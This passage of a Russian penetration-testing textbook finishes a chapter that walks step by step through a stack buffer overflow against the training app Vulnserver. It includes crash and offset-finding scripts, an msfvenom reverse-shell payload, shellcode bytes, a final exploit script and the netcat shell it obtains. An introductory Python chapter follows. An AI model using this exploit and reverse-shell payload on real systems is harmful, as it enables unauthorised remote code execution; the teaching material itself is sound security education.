except:
      print ("Error Occured")
finally:
#Закрыть соединение
      s.close()
```

Когда мы запускаем сценарий Python, отображается сообщение об успешном завершении, поэтому тест счастливого пути сработал:

```
root@kali:~/BFO# python Happy_test.py
Success
```

Тестирование сбоя

Вместо того чтобы отправлять только десять A, мы отправим 10 000 A, чтобы вызвать сбой сервера (10 000 A, которые мы используем, когда запускаем тесты на переполнение буфера, — это просто случайное число, чтобы убедиться, что мы сможем привести к сбою приложения):

```
import socket
import sys

# отправить 10000 A на сервер
crash = "A" * 10000

try:
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
conn=s.connect(('172.16.0.102',9999))
s.recv(1024)
      s.send('TRUN /.:/' + crash)
      s.recv(1024)
except:
      print ("Error Occured")
sys.exit(0)
finally:
      s.close()
```

Запуск предыдущего сценария Python приведет к сбою удаленного сервера:

```
root@kali:~/BFO# python crash.py
Error Occurred
```

Этап 2. Размер буфера

Наша следующая цель — оценить размер буфера стека. Зачем? Потому что мы хотим знать, где находится EIP (см. рис. 16.6), чтобы вставить ассемблерную инструкцию, указывающую на выполнение полезной нагрузки (мы сделаем это на этапе 3).

Создание шаблона

Мы будем использовать Metasploit для создания последовательности символов для поиска EIP. Оценив размер буфера, мы узнаем точное местоположение EIP (поскольку он расположен рядом со стеком). В Metasploit для этой цели создан инструмент под названием `pattern_create`, который находится по следующему пути в Kali:

```
/usr/share/Metasploit-framework/tools/exploit/pattern_create.rb
```

Далее мы изменим текущее местоположение каталога в окне терминала и запустим инструмент. Эта программа примет длину паттерна в качестве входных данных; если вы помните, мы создали последовательность длиной 10 000 символов, поэтому собираемся использовать то же число для создания шаблона (вы не увидите весь шаблон, созданный скопированным здесь инструментом, поскольку он слишком велик для отображения):

```
root@kali:/usr/share/Metasploit-framework/tools/exploit# ./pattern_
create.rb -l 10000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9A...
```

Местоположение смещения

После того как Metasploit сгенерирует полезную нагрузку, мы скопируем ее в наш предыдущий сценарий Python и отправим на сервер. Мы пока не будем его выполнять; скоро увидите почему:

```
import socket
import sys

# отправить полезную нагрузку, сгенерированную Metasploit, на сервер
msf_chunk = "Aa0Aa1Aa2Aa3Aa4.."

try:
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
conn=s.connect(('172.16.0.102',9999))
 s.recv(1024)
      s.send('TRUN /.:/' + msf_chunk)
      s.recv(1024)
except:
      print ("Error Occured")
      sys.exit(0)
finally:
      s.close()
```

Перед выполнением сценария Python убедитесь, что Vulnserver запущен на хосте Windows (помните, что мы уже приводили его к сбою, поэтому вам потребуется перезапустить приложение). Затем мы запустим Immunity Debugger и подключимся к процессу Vulnserver, щелкнув на меню File (Файл) и выбрав Attach (Подключиться) из списка. Откроется новое окно, и мы выберем приложение из списка (оно называется Vulnserver). Как только мы нажмем Attach (Подключиться), Immunity будет приостановлен. На данном этапе мы нажмем Run (Выполнить), и статус изменится с Paused (Приостановлено) на Running (Выполняется) (правый нижний раздел в Immunity Debugger). Теперь пришло время выполнить сценарий Python и посмотреть, что произойдет:

```
root@kali:~/BFO# python msf_chunk.py
```

На данном этапе программа Python должна зависнуть, но, внимательно посмотрев на хост Windows, я смогу увидеть многообещающие результаты в окне Registers (Регистры) внутри Immunity:

```
EAX 00A8F1E8 ASCII "TRUN
/.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af
1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
ECX 00E55118
EDX 00006BD7
EBX 000000C0
ESP 00A8F9C8 ASCII
"Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4
Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu
1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 386F4337
```

Запишем значение EIP и передадим его в Metasploit, чтобы он вернул точный размер буфера с помощью инструмента `pattern_offset`:

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_
offset.rb -l 10000 -q 386F4337
[*] Exact match at offset 2003
```

Этап 3. Управление EIP

Чтобы визуализировать то, что происходило до сих пор, создадим следующую полезную нагрузку:

2003 A + 4 B + 5000 C

Мы используем 2003 A (A=41 в шестнадцатеричном формате), так как это размер буфера. Четыре B (B=42 в шестнадцатеричном формате) будут представлять размер EIP (поскольку размер EIP составляет 4 байта). Наконец, мы добавляем случайные 5000 символов C (C=43 в шестнадцатеричном формате), чтобы показать, как выглядит память после EIP:

```
import socket
import sys

test_eip = "A" * 2003 + "B" * 4 + 5000 * "C"

try:
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
c=s.connect(('172.16.0.102',9999))
s.recv(1024)
        s.send('TRUN /.:/' + test_eip)
```

```
        s.recv(1024)
except:
        print ("Error Occured")
        sys.exit(0)
finally:
s.close()
```

После сохранения сценария Python выполните шаги, указанные ниже.

1. Убедитесь, что на хосте Windows запущен `Vulnserver.exe`.
2. На хосте Windows запустите Immunity Debugger и подключитесь к уязвимому приложению.
3. В Immunity Debugger (после присоединения к процессу) нажмите кнопку `Run` (Выполнить) и подождите.
4. В Kali выполните сценарий Python.
5. Просмотрите результаты в отладчике Immunity Debugger (рис. 16.8).

Обратите внимание на окно стека. Вы видите, как подходят A, B и C? Запомните эту картинку (рис. 16.8). Мы будем использовать ее, чтобы визуализировать, как использовать приложение Vulnserver на следующих этапах.




Рис. 16.8. Переполнение стека с A, B и C

Добавление инструкции JMP

Теперь, когда вы можете управлять стеком, следующая задача — дать указание EIP выполнить инструкцию JMP ESP. Почему JMP ESP? Моя конечная цель — заполнить ESP полезной нагрузкой моего шелл-кода (посмотрев на рис. 16.8, вы должны увидеть, что значение ESP заполнено Cs). Но перед этим расположение адреса EIP даст указание ассемблеру выполнить шелл-код с помощью ассемблерной инструкции JMP ESP. Но подождите! Мы не можем просто вставить JMP ESP в EIP; мы заполним EIP адресом этой инструкции (в данном случае JMP ESP). Опять же, мы будем использовать отладчик Immunity Debugger для определения местоположения случайного адреса JMP ESP. Чтобы выполнить задание, совершите действия, указанные ниже.

1. Убедитесь, что на хосте Windows запущен `Vulnserver.exe`.
2. На хосте Windows запустите Immunity Debugger и подключитесь к уязвимому приложению.
3. В Immunity Debugger (после присоединения к процессу) нажмите кнопку Run (Выполнить).
4. Щелкните правой кнопкой мыши в окне Assembly Instructions (Инструкции ассемблера) (вверху слева) и выберите Search For ▸ All Commands in All Modules (Искать ▸ Все команды во всех модулях).
5. Когда откроется окно Find (Найти), введите **`jmp esp`** и нажмите кнопку Find (Найти).
6. Появится список элементов со всеми соответствующими инструкциями. Выберите следующий (с вашей стороны адреса и их расположение будут другими):
    1) адрес=625011AF;
    2) Disassembly=JMP ESP;
    3) имя модуля = C:\Users\Gus\Downloads\vulnserver-master\vulnserver-master\essfunc.dll.

Прежде чем перейти к разделу шелл-кода, вы должны знать, как обращаться с адресом, который мы нашли. Помните принцип прямого порядка байтов, упомянутый в предыдущей главе? Фактически в коде Python, который вы увидите в следующем подразделе, мы будем использовать следующее значение для EIP: `\xAF\x11\x50\x62`.

`\x` в Python означает, что это шестнадцатеричное значение, а остальное является обратным значением реального адреса (так работает прямой порядок байтов).

Этап 4. Внедрение полезной нагрузки и получение удаленной командной оболочки

Пришло время подвести окончательные итоги. Волнуетесь? Это момент, когда мы получаем удаленную оболочку на хосте-жертве Windows. Чтобы данный шаг сработал, сначала мы сгенерируем полезную нагрузку обратной командной оболочки, используя MSFvenom. На втором этапе мы скопируем данные полезной нагрузки в сценарий Python. Наконец, мы запустим слушатель и выполним наш сценарий Python. Давайте посмотрим на это в действии.

Генерация полезной нагрузки

Используем Metasploit MSFvenom для создания полезной нагрузки обратной командной оболочки:

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=172.16.0.103
LPORT=1111 -a x86 -b "\x00" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xba\x1e\x11\x43\xb1\xdb\xda\xd9\x74\x24\xf4\x5e\x2b"
buf += b"\xc9\xb1\x52\x31\x56\x12\x83\xee\xfc\x03\x48\x1f\xa1"
buf += b"\x44\x88\xf7\xa7\xa7\x70\x08\xc8\x2e\x95\x39\xc8\x55"
buf += b"\xde\x6a\xf8\x1e\xb2\x86\x73\x72\x26\x1c\xf1\x5b\x49"
buf += b"\x95\xbc\xbd\x64\x26\xec\xfe\xe7\xa4\xef\xd2\xc7\x95"
[...]
```

В предыдущей команде мы использовали следующие параметры:

- `-p` (полезная нагрузка) — обратная командная оболочка Windows;
- `LHOST` — IP-адрес Kali;
- `LPORT` — номер порта, который мы будем использовать на нашем слушателе;
- `-a` (архитектура) — x86;
- `-b` (плохой символ) — мы хотим исключить из полезной нагрузки плохой символ `\x00`. Плохие символы приведут к сбою шелл-кода;
- `-f` (формат вывода) — Python.

Плохие символы

Теперь вы знаете, что плохой символ приведет к сбою полезной нагрузки, но это еще не все. Так почему же `\x00` — плохой символ? Основная причина в том, что операционная система будет обрабатывать его как нулевой байт. Это не единственный символ, который считают плохим, но мы используем его по умолчанию. Если вы хотите вывести переполнение буфера на новый уровень, то вам также необходимо знать о следующих плохих символах (плохих символов больше, чем в этом списке, но эти наиболее распространенные):

- `\x0D` — возврат каретки;
- `\xFF` — подача страницы;
- `\x0A` — перевод строки;
- `\x00` — `Null`.

Шелл-код в Python-сценарии

Когда шелл-код с помощью MSFvenom будет сгенерирован, мы сможем отправить его в качестве полезной нагрузки на удаленный сервер. Обратите также внимание, что мы добавим несколько инструкций NOP (их 32) перед добавлением шелл-кода:

```
import socket
import sys
buf =  b""
buf += b"\xba\x1e\x11\x43\xb1\xdb\xda\xd9\x74\x24\xf4\x5e\x2b"
buf += b"\xc9\xb1\x52\x31\x56\x12\x83\xee\xfc\x03\x48\x1f\xa1"
buf += b"\x44\x88\xf7\xa7\xa7\x70\x08\xc8\x2e\x95\x39\xc8\x55"
buf += b"\xde\x6a\xf8\x1e\xb2\x86\x73\x72\x26\x1c\xf1\x5b\x49"
buf += b"\x95\xbc\xbd\x64\x26\xec\xfe\xe7\xa4\xef\xd2\xc7\x95"
buf += b"\x3f\x27\x06\xd1\x22\xca\x5a\x8a\x29\x79\x4a\xbf\x64"
buf += b"\x42\xe1\xf3\x69\xc2\x16\x43\x8b\xe3\x89\xdf\xd2\x23"
buf += b"\x28\x33\x6f\x6a\x32\x50\x4a\x24\xc9\xa2\x20\xb7\x1b"
buf += b"\xfb\xc9\x14\x62\x33\x38\x64\xa3\xf4\xa3\x13\xdd\x06"
[...]

#добавляем в буфер несколько NOP-инструкций (обычно 32)
shellcode = "\x90" * 32 + buf

# Полезная нагрузка = 2003 A + адрес JMP ESP + шелл-код для выполнения
payload = "A" * 2003 + "\xAF\x11\x50\x62" + shellcode

try:
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
conn=s.connect(('172.16.0.102',9999))
s.recv(1024)
```

```
        s.send('TRUN /.:/' + payload)
        s.recv(1024)
except:
        print ("Error Occured")
        sys.exit(0)
finally:
        s.close()
```

После сохранения сценария Python выполните шаги, указанные ниже.

1. Убедитесь, что на хосте Windows запущен `Vulnserver.exe`.
2. Мы не будем использовать Immunity для этого упражнения; нам просто нужна удаленная командная оболочка.
3. В Kali запустите слушатель Netcat (`$nc -nlvp 1111`).
4. Выполните сценарий Python — и вы должны получить командную оболочку!

```
root@kali:~# nc -nlvp 1111
listening on [any] 1111 ...
connect to [172.16.0.103] from (UNKNOWN) [172.16.0.102] 50339
Microsoft Windows [Version 10.0.19041.630]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\Gus\Downloads\vulnserver-master\vulnserver-master>whoami
whoami
desktop-0se33n2\gus
```

РЕЗЮМЕ

В данной главе вы увидели распространенный способ эксплуатации стека, но он не единственный. Существуют и другие методы, такие как структурированный обработчик исключений (Structured Exception Handler, SEH) и Egghunter. Вы не будете сталкиваться с подобными задачами регулярно как пентестер. Если вы специализируетесь в области эксплуатации, то можете изучить более продвинутые методы (которые выходят за рамки темы этой книги). В следующей главе мы рассмотрим основы языка программирования Python.

ГЛАВА
17

Программирование на Python

Python предпочтителен для хакеров; он прост и лаконичен. Этот фантастический язык программирования предоставляет отличную платформу для разработки ваших инструментов для атак. К тому же вы можете использовать его на любой платформе, Windows, Mac или Linux. Просто замечательно!

В этой главе:

- как установить и использовать отладчик Python на Kali;
- какие основы написания сценариев на Python нужно знать;
- какие типы переменных будут вам полезны;
- как объявить функцию;
- как обращаться с циклами;
- как использовать условия;
- как реализовать обработку ошибок;
- как создавать объекты класса.

ОСНОВЫ PYTHON

Вы можете спросить: почему стоит выбрать Python? Данный раздел может помочь вам принять решение.

Сначала проведем несколько аналогий. Если вы хотите сравнить варианты, то лучше использовать какую-либо аналогию. Допустим, вы любите гамбургеры, а ваш друг Джон — пиццу; оба варианта относятся к категории фастфуда, и если вы хотите съесть греческий салат, то это категория салатов. Как описанное связано с тем, что мы делаем? Выбор языка программирования также имеет категории.

Например, если вы хотите разработать бизнес-веб-приложение, то лучше использовать такие языки программирования, как C# или Java (а иногда и PHP). Для разработки веб-приложений вам также необходимо знать JavaScript (для пользовательского интерфейса). Обратите внимание, что я выбираю эти языки программирования на основе общих шаблонов, которые наблюдал в организациях; всегда есть исключения (поэтому берите язык программирования, который вам нравится).

А если вы хотите разрабатывать аппаратные драйверы, то вам нужно глубоко изучить C++ и язык ассемблера.

Давайте перейдем к категории тестирования на проникновение. Для начала вам нужно знать Python и основы написания сценариев Bash (которые мы уже рассмотрели в главе 2). Также вам необходимо изучить основы языка C и инструкции на языке ассемблера для реверс-инжиниринга и навыков более низкого уровня (которые мы рассмотрели в предыдущих двух главах).

ЗАПУСК СЦЕНАРИЕВ PYTHON

Чтобы выполнить сценарий Python, вы обычно открываете окно терминала и пишете ключевое слово `python`, за которым следует имя/путь файла сценария Python:

```
root@kali:~#python [файл python.py]
```

Другой способ выполнения сценариев Python — использовать следующий шаблон:

```
root@kali:~#python ./[файл python.py]
```

Здесь мы предполагаем две вещи: вы находитесь в том же каталоге, что и файл сценария (в окне терминала), и предоставили файлу правильные разрешения (права), используя следующую команду:

```
root@kali:~#chmod +x [файл python.py]
```

Третий лучший вариант — просто ввести имя файла Python:

```
root@kali:~#[файл python.py]
```

Если вы хотите выполнить сценарий таким образом, то вам нужно будет добавить каталог (где вы сохраняете свои сценарии) в переменную PATH. Мы уже подробно рассмотрели это в главе 2, где изучали язык сценариев Bash.

ОТЛАДКА СЦЕНАРИЕВ PYTHON

В определенный момент вы разработаете большой сценарий на Python, который поможет вам достичь целей тестирования на проникновение. В этом случае вам потребуется программное обеспечение интегрированной среды разработки (integrated development environment, IDE), чтобы вы могли отлаживать и обнаруживать программные ошибки. Мы используем Visual Studio Code на Kali Linux в этой и следующей главах. Далее вы увидите, как установить эту IDE на нашу любимую ОС Kali Linux.

Установка VS Code на Kali

Хорошо, что продукты Microsoft наконец-то совместимы с Linux. В старые времена об этом приходилось только мечтать, и запуск приложения Windows в ОС на базе Linux был большой проблемой. Чтобы скачать установочный файл VS Code, используйте следующий адрес: code.visualstudio.com/download.

Когда скачивание завершится, откройте терминал и измените текущий каталог на папку Downloads (Загрузки) (поскольку именно там находится только что скачанное приложение). В окне терминала выполните следующую команду (имя файла может быть другим в будущих версиях VS Code):

```
root@kali:~/Downloads# dpkg -i code_1.51.1-1605051630_amd64.deb
Selecting previously unselected package code.
(Reading database ... 345247 files and directories currently installed.)
Preparing to unpack code_1.51.1-1605051630_amd64.deb ...
Unpacking code (1.51.1-1605051630) ...
Setting up code (1.51.1-1605051630) ...
Processing triggers for desktop-file-utils (0.24-1) ...
Processing triggers for mime-support (3.64) ...
Processing triggers for shared-mime-info (1.15-1) ...
```

После завершения установки перейдите в меню Kali и введите имя приложения в поле Find box (Найти) (рис. 17.1) — и вы увидите его в результатах поиска.




Рис. 17.1. Запуск VS Code

Последнее изменение, которое мы должны сделать, прежде чем начнем разработку сценариев Python, — добавить расширение Python! Чтобы выполнить

задание, введите **Python** на панели расширений — и оно должно появиться вверху (рис. 17.2).

Рис. 17.2. Расширение Python

Наконец, нажмите кнопку Install (Установить), чтобы установить это расширение. Когда вы создаете свой первый сценарий Python, в нижней части экрана появится сообщение от VS Code, предлагающее вам установить pylint (рис. 17.3), и это единственное, что осталось сделать, чтобы начать использовать эту IDE для программирования на Python.




Рис. 17.3. Pylint

ПРАКТИКА В PYTHON

В этой главе мы рассмотрим Python версии 3+. К сожалению, версия 2 больше не поддерживается, но вы все равно можете ее использовать; синтаксис не слишком различается. Кстати, что делать, если вы хотите быстро попрактиковаться в сценарии Python? Ответ — воспользоваться встроенным интерпретатором Python в Kali Linux. Чтобы запустить его, просто введите **python3** в окне терминала, и вам будет предложен интерпретатор (если вы просто наберете Python, то будет запущен интерпретатор Python2):

```
root@kali:~# python3
Python 3.8.3 (default, May 14 2020, 11:03:12)
[GCC 9.3.0] on Linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Здесь вы можете быстро протестировать все, что вам хочется. Объявим строковую текстовую переменную (называемую *message*) и выведем ее на экран с помощью функции `print`. После этого мы используем команду `exit()`, чтобы выйти из окна интерпретатора Python:

```
root@kali:~# python3
Python 3.8.3 (default, May 14 2020, 11:03:12)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> message="Hello Friends!"
>>> print (message)
Hello Friends!
>>> exit()
root@kali:~#
```

ПРИМЕЧАНИЕ

Мы всегда сохраняем сценарий исходного кода Python в виде файлов .py.

БАЗОВЫЙ СИНТАКСИС PYTHON

В Python есть несколько стандартных синтаксисов и шаблонов, о которых вам нужно знать, прежде чем приступить к изучению данной главы. В этом разделе будут показаны все популярные способы работы с языком Python. Начнем!

Python Shebang

Шебанг (Shebang) Python достигается путем добавления пути интерпретатора Python к локальному хосту (Kali Linux). Основная идея состоит в том, чтобы запустить файл как сценарий, а также определить версию сценария (либо Python 2, либо 3). Вы должны добавить шебанг в начало файла сценария Python. Пример выглядит так:

```
#!/usr/bin/python3
print ("Let's Hack!")
```

В сценарии мы указываем операционной системе (Kali Linux) использовать Python 3. Кроме того, если однажды мы поделимся данным кодом с другими людьми, то они тоже это поймут. Добавлять шебанг в начало сценария необязательно, но желательно иметь его в соответствии с определением, которое я дал в начале этого подраздела.

Комментарии в Python

Чтобы добавить комментарии в сценарий Python, вы должны использовать знак решетки #. В исключительных случаях шебанг, который мы взяли ранее,

не рассматривается как комментарий, но хеши в остальной части сценария будут комментариями. Например:

```
#!/usr/bin/python3

#Вывести сообщение пользователю
#[Todo] добавить больше логики позже
print ("Let's Hack!")
```

Отступ строки и импорт модулей

Еще одна важная концепция, которую необходимо понять в Python, — способ указания того, что новая строка логики исходного кода была запущена (вы скоро поймете это на примерах). Обычно это происходит после условия или итерации (и многого другого), что мы увидим позже в данной главе. В следующем примере мы будем использовать оператор `try/except` для перехвата ошибки, если файл не открылся должным образом (далее в главе вы увидите более подробно, как работает обработка ошибок). Если это произойдет, появится сообщение об ошибке. Обратите внимание: мы будем использовать табуляцию для отступа строки после синтаксиса `try` и после синтаксиса `except`.

Вторая концепция, которую необходимо понять в этом разделе, — импорт других модулей (иногда мы называем их *библиотеками*) в Python. Модули — это библиотеки, которые вы будете использовать внутри сценария. Например, при возникновении ошибки вы хотите закрыть приложение. Чтобы сделать это, вы можете использовать функцию `sys.exit()`. Но для достижения вашей цели вы должны сначала импортировать модуль `sys` в начало сценария с помощью синтаксиса `import`:

```
#!/usr/bin/python3
import sys

try:
      # В этой строке я использовал табуляцию для отступа
open_file=open("/usr/share/wordlists/nmap.lst")
# использовал ее и здесь
      print ("File opened successfully!")
except:
      # использовал табуляцию здесь
      print ("cannot open the file")
      # и здесь
      sys.exit(0)
```

Ввод и вывод

В Python вы можете вводить данные в свой сценарий с помощью окна терминала. Чтобы это сделать, вы должны использовать синтаксис ввода и сохранить

значение в переменной. Если вы хотите использовать Python версии 2, то примените `raw_input`, который всегда будет содержать тип переменной в виде строки. Вместе с тем если вы используете функцию `input`, то интерпретатор Python будет определять тип динамически (примените функцию `input`, когда вы хотите, чтобы пользователь ввел нестроковый тип данных, используя Python версии 2).

Для части вывода большую часть времени вы будете использовать функцию `print`, за которой следует текстовое сообщение, которое вы хотите отобразить на экране:

```
#!/usr/bin/python3
ip_address = input("Enter the IP address that you want to scan: ")
print("the IP address is: " + ip_address)
```

Печать аргументов CLI

В предыдущем примере мы использовали интерактивный способ получения ввода от пользователя. Так бывает не всегда; вы можете прочитать аргументы CLI, применив функцию `sys.argv`. Первый индекс argv, `argv[0]`, вернет имя приложения, а следующие индексы вернут значения аргументов:

```
#!/usr/bin/python3
import sys

print ("The application name is: %s" % (sys.argv[0]))
print ("The first argument value is: %s" % (sys.argv[1]))
```

Вывод этого сценария (я сохранил его как `temp.py`) при запуске с аргументом `H@K3R$` будет выглядеть следующим образом:

```
root@kali:~/pythonLab# python temp.py H@K3R$
The application name is: temp.py
The first argument value is: H@K3R$
```

ПЕРЕМЕННЫЕ

Переменные используются в любом языке программирования (не только в Python) для хранения временных данных в памяти. Основная цель переменной — ее повторное появление в исходном коде.

В Python у нас есть несколько типов переменных. Наиболее распространенными являются:

- **числа** (Numbers) — будет хранить цифры;
- **строки** (Strings) — будет хранить текст;

- **списки** (Lists) — будет хранить массив значений;
- **кортежи** (Tuples) — будет хранить элементы массива только для чтения;
- **словари** (Dictionaries) — будет хранить пары «ключ — значение».

Числа

Числовые значения будут храниться в переменной этого типа. Посмотрим на пример того, как использовать Python для хранения числа. Мы создадим переменную, которая будет содержать номер порта, который мы хотим сканировать, а затем выведем значение на экран. Но прежде чем вывести его на экран, мы воспользуемся функцией `str` для преобразования числа в строку. Знак «плюс» используется для объединения (конкатенации) строк (не используется в качестве символа сложения). Другими словами, вы не можете добавить строку к целому числу; его нужно сначала преобразовать в строку перед выводом на экран:

```
port_number = 80
print ("The port number is " + str(port_number))
```

Мы откроем Visual Studio Code и создадим новый файл, выбрав меню File (Файл) и щелкнув на элементе New File (Новый файл). Далее внутри нового файла мы напишем предыдущий сценарий Python. Выполнить и отладить сценарий можно с помощью клавиши F5 (или выбрать меню Run (Выполнить) и нажать Run ▸ Start Debugging Item (Выполнить ▸ Начать отладку элемента)). После этого откроется окно отладки для выбора варианта конфигурации; в нашем случае это файл Python (рис. 17.4).




Рис. 17.4. Отладка

Если все в порядке (опечаток нет), то на вкладке терминала в нижней части экрана должны появиться результаты, показанные на рис. 17.5.

Поздравляем! Это ваш первый официальный сценарий Python, использующий профессиональную IDE.

Рис. 17.5. Вывод

Арифметические операторы

В некоторых сценариях вы будете выполнять арифметические операции (сложение, вычитание и т. д.) над числовыми значениями. Если это так, то вам нужно знать список операторов, позволяющих выполнять арифметические операции (табл. 17.1).

Таблица 17.1. Арифметические операторы

ЗНАК ОПЕРАТОРА	ПРИМЕР	ОПИСАНИЕ
+	num1+ num2	Складывает два или более числа
-	num1- num2	Вычитает два или более числа
*	num1* num2	Умножает два или более числа
/	num1/ num2	Делит два или более числа
**	num1** num2	Вычисляет экспоненциальное значение двух или более чисел (возведение в степень)
%	num1% num2	Вычисляет остаток (по модулю) результата деления двух или более чисел

Строки

В строковой переменной вы можете хранить текстовые значения. Вы можете сохранить текст в переменной тремя способами:

- в одинарных кавычках:

```
str1 = '10.0.0.1'
```

- в двойных кавычках:

```
str2 = "10.0.0.2"
```

- в тройных кавычках (для нескольких строк):

```
str3 = """The IP address of the Windows
host that we want to scan is 10.0.0.100"""
```

Форматирование строки

Чтобы правильно отформатировать строку, вам нужно использовать оператор формата %. В примере с числом мы использовали знак «плюс», чтобы добавить целое число к фразе (строке). Но лучше сделать это с помощью процентного оператора вот так:

```
port_number = 80
print ("The port number is %d" % port_number)
```

Символ %d означает десятичное целое число со знаком. Существует гораздо больше символов преобразования, о которых вам нужно знать при использовании средства форматирования строк (табл. 17.2).

Таблица 17.2. Форматирование строк

УСЛОВНОЕ ОБОЗНАЧЕНИЕ (ЗНАК)	ОПИСАНИЕ
%d	Десятичное число со знаком
%x или %X	Шестнадцатеричное целое число
%e или %E	Экспоненциальное число
%f	Число с плавающей запятой
%c	Символ
%s	Строка (текст)

Строковые функции

В некоторых сценариях вам может понадобиться запускать функции со строками, например, если вы хотите узнать длину строковой переменной и многое другое. Существует множество строковых функций, но в табл. 17.3 перечислены наиболее распространенные (на самом деле их гораздо больше; если вы хотите узнать о них подробнее, то посетите соответствующие онлайн-ресурсы).

В примерах в табл. 17.3 мы будем использовать следующую строковую переменную:

```
str = '10.0.0.1'
```

Таблица 17.3. Строковые функции

ФУНКЦИЯ	ОПИСАНИЕ	ПРИМЕР
`len(string)`	Возвращает длину строкового значения	`>>> len(str)` `8`
`replace(old value, new value)`	Заменяет существующее значение другим	`>>> str.replace('.1','.0')` `'10.0.0.0'`
`split(delimiter)`	Разбивает строковое текстовое значение на массив подстрок, используя разделитель (скоро вы увидите, как работать с массивом)	`>>> str.split('.')` `['10', '0', '0', '1']`
`strip`	Удаляет символы в начале и в конце строки. Удобно удалять лишние пробелы в файле словаря	`>>> str.strip()` `'10.0.0.1'`
`find`	Находит любые вхождения в строку. Если поиск успешен, то возвращается начальный индекс; иначе он вернет –1	`>>> str.find('.1')` `6`
`count`	Подсчитывает, сколько раз значение встречается в строке	`>>> str.count('.')` `3`

Списки

Переменная списка — это набор значений различных типов (строка, целое число и т. д.). Каждый элемент в списке имеет порядковый номер, и он начинается с нуля. В следующем примере мы объявляем переменную списка для хранения всех номеров портов, которые хотим сканировать:

```
>>> list_ports=[21,22,80,443]
>>> list_ports[0]
21
```

Чтение значений в списке

